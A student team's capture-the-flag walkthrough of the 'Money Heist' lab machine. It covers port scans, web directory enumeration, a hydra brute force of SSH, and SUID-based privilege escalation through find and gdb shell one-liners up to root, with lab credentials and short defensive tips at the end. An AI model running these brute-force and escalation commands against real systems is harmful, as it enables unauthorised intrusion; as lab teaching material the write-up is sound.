Regulators Infosec Money Heist Tutorial

Gabe Gonzalez | Derek Echols| Marco Morin

- First step was to write in the Syntax ifconfig

```
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  m
        ether 08:00:27:ab:08:1c  txqueuelen 1000  (
        RX packets 3  bytes 980 (980.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  m
        inet 10.0.2.4  netmask 255.255.255.0  broad
        inet6 fe80::a00:27ff:fe53:3863  prefixlen 6
        ether 08:00:27:53:38:63  txqueuelen 1000  (
        RX packets 16  bytes 2105 (2.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 14  bytes 1332 (1.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 12  bytes 556 (556.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 12  bytes 556 (556.0 B)
        TX errors 0  dropped 0 overruns 0  carrier
```

- With my host Ip i run an nmap ping scan against the entire subnet mask to discover our target machine's ip

```
┌──(root💀 kali)-[~]
└─# nmap -sV -n  10.0.2.15/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-
Nmap scan report for 10.0.2.1
Host is up (0.00046s latency).
Not shown: 999 closed ports
PORT    STATE SERVICE VERSION
53/tcp open  domain  dnsmasq 2.78
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

Nmap scan report for 10.0.2.2
Host is up (0.0018s latency).
Not shown: 998 filtered ports
PORT     STATE SERVICE        VERSION
135/tcp open  msrpc          Microsoft Windows RPC
445/tcp open  microsoft-ds?
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:wi

Nmap scan report for 10.0.2.3
Host is up (0.00012s latency).
All 1000 scanned ports on 10.0.2.3 are filtered
MAC Address: 08:00:27:DF:37:59 (Oracle VirtualBox v

Nmap scan report for 10.0.2.84
Host is up (0.00013s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 08:00:27:4D:AA:24 (Oracle VirtualBox v
Service Info: OS: Unix

Nmap scan report for 10.0.2.4
Host is up (0.0000040s latency).
All 1000 scanned ports on 10.0.2.4 are closed

Service detection performed. Please report any inco
/ .
Nmap done: 256 IP addresses (5 hosts up) scanned in
```

-

- I run an nmap -sV (service scan) to discover open ports to attack on our target machine

```
root@kali:~# nmap -sC -sV -p- 192.168.56.102
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-13 21:58 EST
Nmap scan report for 192.168.56.102
Host is up (0.000086s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0             138 Nov 19 22:31 note.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.56.101
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Money Heist
55001/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
```

-
- We note some open ports, 21, 80, and of particular interest tcp port: 55001 SSH shell, which we can attempt to use to gain access to the box

```
┌──(root💀 kali)-[~]
└─# dirb http://10.0.2.84

DIRB v2.22
By The Dark Raver

START_TIME: Sat Jan  9 01:37:07 2021
URL_BASE: http://10.0.2.84/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

---- Scanning URL: http://10.0.2.84/ ----
==> DIRECTORY: http://10.0.2.84/gate/
==> DIRECTORY: http://10.0.2.84/img/
+ http://10.0.2.84/index.html (CODE:200|SIZE:388)
==> DIRECTORY: http://10.0.2.84/robots/
+ http://10.0.2.84/robots.txt (CODE:200|SIZE:97)
+ http://10.0.2.84/server-status (CODE:403|SIZE:274)

---- Entering directory: http://10.0.2.84/gate/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.0.2.84/img/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.0.2.84/robots/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```

- We run a dirb against our target ip and a wordlist to attempt to enumerate for some files where we can dig deeper for clues that may help us
- After searching around we hone in on the 10.0.2.84/gate directory and insert that into our browser URL where we find a gate.exe file for download.

- Upon converting said file to zip, modifying with hex editor, unzipping and using cat command to view the extracted note.txt file, we get a clue /BankOfSp41n

```
└─# unzip gate.zip
Archive:  gate.zip
 extracting: note

┌──(root💀 kali)-[~]
└─# ls
0cc299c0-632a-4cdd-a471-623a10f46575.pcap  logs      note.txt     snort
fullstack.rules                            meta.pcap sample1.pcap tokyo.jpeg
gate.zip                                   note      sample2.pcap

┌──(root💀 kali)-[~]
└─# cat note
/BankOfSp41n

┌──(root💀 kali)-[~]
└─# dirbuster
Jan 08, 2021 10:27:52 PM java.util.prefs.FileSystemPreferences$1 run
INFO: Created user preferences directory.
Starting OWASP DirBuster 1.0-RC1

┌──(root💀 kali)-[~]
└─# sudo apt-get install gobuster
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  gobuster
0 upgraded, 1 newly installed, 0 to remove and 208 not upgraded.
Need to get 2,019 kB of archives.
After this operation, 6,759 kB of additional disk space will be used.
Get:1 http://mirrors.ocf.berkeley.edu/kali kali-rolling/main amd64 gobuster amd64 3.0.1
-0kali1 [2,019 kB]
Fetched 2,019 kB in 4s (542 kB/s)
Selecting previously unselected package gobuster.
```

- We run gobuster command to enumerate for hidden files and directories against our new url/BankofSp41n and include .txt, .php, .js extensions in our query
- Our first hit in query points us to /login.php

```
===============================================================
2021/01/23 15:38:39 Finished
===============================================================
root@kali:~# gobuster dir -u http://192.168.56.102/BankOfSp41n -w /usr/share/wordlists/rockyou.txt -x .txt,.php,.js
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://192.168.56.102/BankOfSp41n
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/rockyou.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     txt,php,js
[+] Timeout:        10s
===============================================================
2021/01/23 15:39:43 Starting gobuster
===============================================================
[ERROR] 2021/01/23 15:39:51 [!] parse http://192.168.56.102/BankOfSp41n/!@#$%^: invalid URL escape "%^"
/login.php (Status: 200)
[ERROR] 2021/01/23 15:40:12 [!] parse http://192.168.56.102/BankOfSp41n/!"£$%^: invalid URL escape "%^"
[ERROR] 2021/01/23 15:40:15 [!] parse http://192.168.56.102/BankOfSp41n/!@#$%^&*(): invalid URL escape "%^&"
```

- We view the /BankOfSp41n/login.php
- Attempt a few username and pw combos to login that we view from the page source
- A few dead ends but page source also points us to CR3D5.js which we tag into the url


Money Heist × http://192.168.56.102/ × http://192.168.56.102/

192.168.56.102/BankOfSp41n/CR3D5.js


Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter

```
function check(form)
{

if(form.userid.value == "anonymous" && form.pwd.value == "B1tCh")
{
        return true;
}
else
{
        alert("Hahaha! Wrong Person!")
        return false;
}
}
```

- This page points us to username= anonymous and password = B1tCh
- We use this at the login/php and gain access deeper into BankOfSp41n



- We look into the page source code of indax.html and search around to find a note about Arturo



- This is now our second clue related to Arturo so we decide to attempt to use that username to break into SSH on port 55001 as specified from our nmap service scan earlier
- Now that we have a username to go off of we can use hydra as an exploit to attempt to crack the password to SSH

- The last thing we need is a dictionary to run hydra against and we choose /usr/share/wordlists/rockyou.txt due to the fact it has 15 million+ password combos
- We input the proper hydra command syntax and run it.

```
root@kali:~# hydra -l arturo -P /usr/share/wordlists/rockyou.txt ssh://192.168.5
6.102:55001 -V
```

- Hydra takes quite a while but is very powerful and we eventually get a hit!

```
55001][ssh] host: 192.168.56.102   login: arturo   password: corona
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 4 final worker threads did not complete until end.
[ERROR] 4 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-01-09 14:28:17
```

- We use the username and password combo & successfully gain access to the box!
- General exploits we used were dirb in order to farm data and get information that tipped us off to the username we needed
- Another crucial exploit that we used was hydra in order to brute force the password allowing us access into SSH
- (see photo below for SSH login success)


```
root@kali:~# ssh arturo@192.168.56.102 -p55001
The authenticity of host '[192.168.56.102]:55001 ([192.168.56.102]:55001)' can't be established.
ECDSA key fingerprint is SHA256:6WuQK7FRBRTZ1E65ynNfA3Dq4lnEPkSURWUFMboPWI8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.56.102]:55001' (ECDSA) to the list of known hosts.

::: STAT: ::: :::::::::: :::        ::::::::   ::::::::  ::::    ::::  ::::::::::
:+:TP serv:+:s:+:us:     :+:       :+:    :+: :+:    :+: +:+:+: :+:+:+ :+:
+:+     Con+:+t+:+to ::fff+:+92.168.+:+101     +:+    +:+ +:+ +:+:+ +:+ +:+
+#+  +:+o+#+ +#++:++#p  +#+       +#+        +#+    +:+ +#+  +:+  +#+ +#++:++#
+#+ +#+#+ +#+ +#+I       +#+       +#+        +#+    +#+ +#+       +#+ +#+
 #+#+# #+#+# #+# bandwid#+#limit  #+#    #+# #+#    #+# #+#       #+# #+#
  ###   ### ### ########## ########## ########   ######## ###       ### ##########
        Control connection is plain text
        Data conn
                My eyes on you, so be aware about your commands
        At session startu!!Keep in your mind!!
        vsFTPd 3.0.3 - secure, fast, stable
| End of status
arturo@192.168.56.102's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-186-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

98 packages can be updated.
75 updates are security updates.

Last login: Thu Nov 19 23:10:40 2020 from 10.0.2.60
arturo@Money-Heist:~$
```

- From here we performed a LS that revealed a secret.txt document, it had inconclusive information.
- Sudo -ll showed, user arturo may not run sudo on Money-Heist.

- We researched commands to find permissions and privilege escalations. Found commands using **Find** to identify binaries having SUID permission and **Find** to perform specific actions such as ‘exec’ to access root shell by running -exec /bin/sh ***EXPLOIT***
- These commands have escalated us to another user named “denver”
-
```
arturo@Money-Heist:~$ sudo -ll
[sudo] password for arturo:
Sorry, user arturo may not run sudo on Money-Heist.
arturo@Money-Heist:~$ find . -exec /bin/sh -p \; -quit
$ whoami
denver
$ id
uid=1002(arturo) gid=1002(arturo) euid=1003(denver) egid=1003(denver) groups=1003(denver)
$ pwd
/home/arturo
$ cd /home
$ ls
arturo  denver  nairobi  tokyo
```
- We LS in the /home directory and find ‘nairobi’ and ‘tokyo’. We suspect these maybe more users just like ‘arturo’ and ‘denver’.
- When we navigate to the denver directory we find ‘secret_diary’ file
- ‘Secret_diary’ contains a note, inside the note there is an addition to the path that leads to index of http://192.168.56.110/BankOfSp41n/0x987654 and to key.txt
- Once at http://192.168.56.110/BankOfSp41n/0x987654/key.txt it gives us another note and a cipher

- We inputted code into a Decoding website, it translated to morse code > tap code > rot13 > affine cipher = iamabossbitchhere

- With this decoded text/possible password we started plugging it into the rest of the users we have found, by process of elimination ‘iamabossbitchhere’ allowed us to SU into nairobi.



```
$ su nairobi
Password:
nairobi@Money-Heist:/home/denver$ ls -la
ls: cannot open directory '.': Permission denied
nairobi@Money-Heist:/home/denver$ ls -al
ls: cannot open directory '.': Permission denied
nairobi@Money-Heist:/home/denver$ whoami
nairobi
nairobi@Money-Heist:/home/denver$ cd
nairobi@Money-Heist:~$ ls
note.txt
nairobi@Money-Heist:~$ ls -la
```

- Once in nairobi we hit some dead ends, we then used the **Find -perm** commands to show exploit design flaws/configuration oversights to find binaries with SUID permissions.
- This shows us a list of directories and we search for exploits.

```
nairobi@Money-Heist:~$ find / -perm -u=s -type f 2>/dev/null
/bin/sed
/bin/nc.openbsd
/bin/fusermount
/bin/mount
/bin/ping6
/bin/ping
/bin/umount
/bin/su
/usr/bin/chsh
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/at
/usr/bin/newgidmap
/usr/bin/find
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/gdb
/usr/bin/passwd
```

- We come across an exploit that can be used to break out from restricted environments by spawning an interactive system shell, using GBD which is a GNU debugger.
- Escalating with more GBD commands compiled with Python support we escalate privileges and access a SUID backdoor, it will allow the shell to run with SUID privilege.

```
$ gdb -nx -ex 'python import os; os.execl("/bin/sh", "sh", "-p")' -ex quit
```

- We ran the script, when run *whoami* we are now the user tokyo, *pwd* shows we are in /home/tokyo
- We ran the *ls* command and nothing, a *ls -a* command showed us some very interesting hidden files. One particular file stood out ".sudo_as_admin_successful"
- We cat this file and find some NATO phonetic alphabet code words: "Romeo Oscar Oscar Tango Stop Papa Alfa Sierra Sierra Whiskey Oscar Romeo Delta : India November Delta India Alfa One Nine Four Seven"
- This code is put in a decoder and we get "root.password:india1947"

```
$ pwd
/home/tokyo
$ ls -a
.  ..  .bash_history  .bash_logout  .bashrc  .cache  .nano  .profile  .sudo_as_admin_successful
$ whoami
tokyo
$ ls
$ whoami
tokyo
$ cat .sudo_as_admin_successful
Romeo Oscar Oscar Tango Stop Papa Alfa Sierra Sierra Whiskey Oscar Romeo Delta : India November Delta India Alf
a One Nine Four Seven
```

- So we try *su root* with the password *india1947* and SUCCESS!!! We are now the root user.

```
$ su root
Password:
root@Money-Heist:/home/tokyo# whoami
root
root@Money-Heist:/home/tokyo# pwd
/home/tokyo
root@Money-Heist:/home/tokyo# id
uid=0(root) gid=0(root) groups=0(root)
root@Money-Heist:/home/tokyo#
```

How this attack on SSH could be avoided:

- Limit login attempts (this would curtail brute force attempts via Hyrda)
- More complex user passwords including special characters, numbers, and capitalization
- Quarterly password changes for all users
- So with that being said, that covers our presentation and the solutions we could utilize to prevent these exploits from happening in the future. I hope you've enjoyed this journey with us and thank you for your time.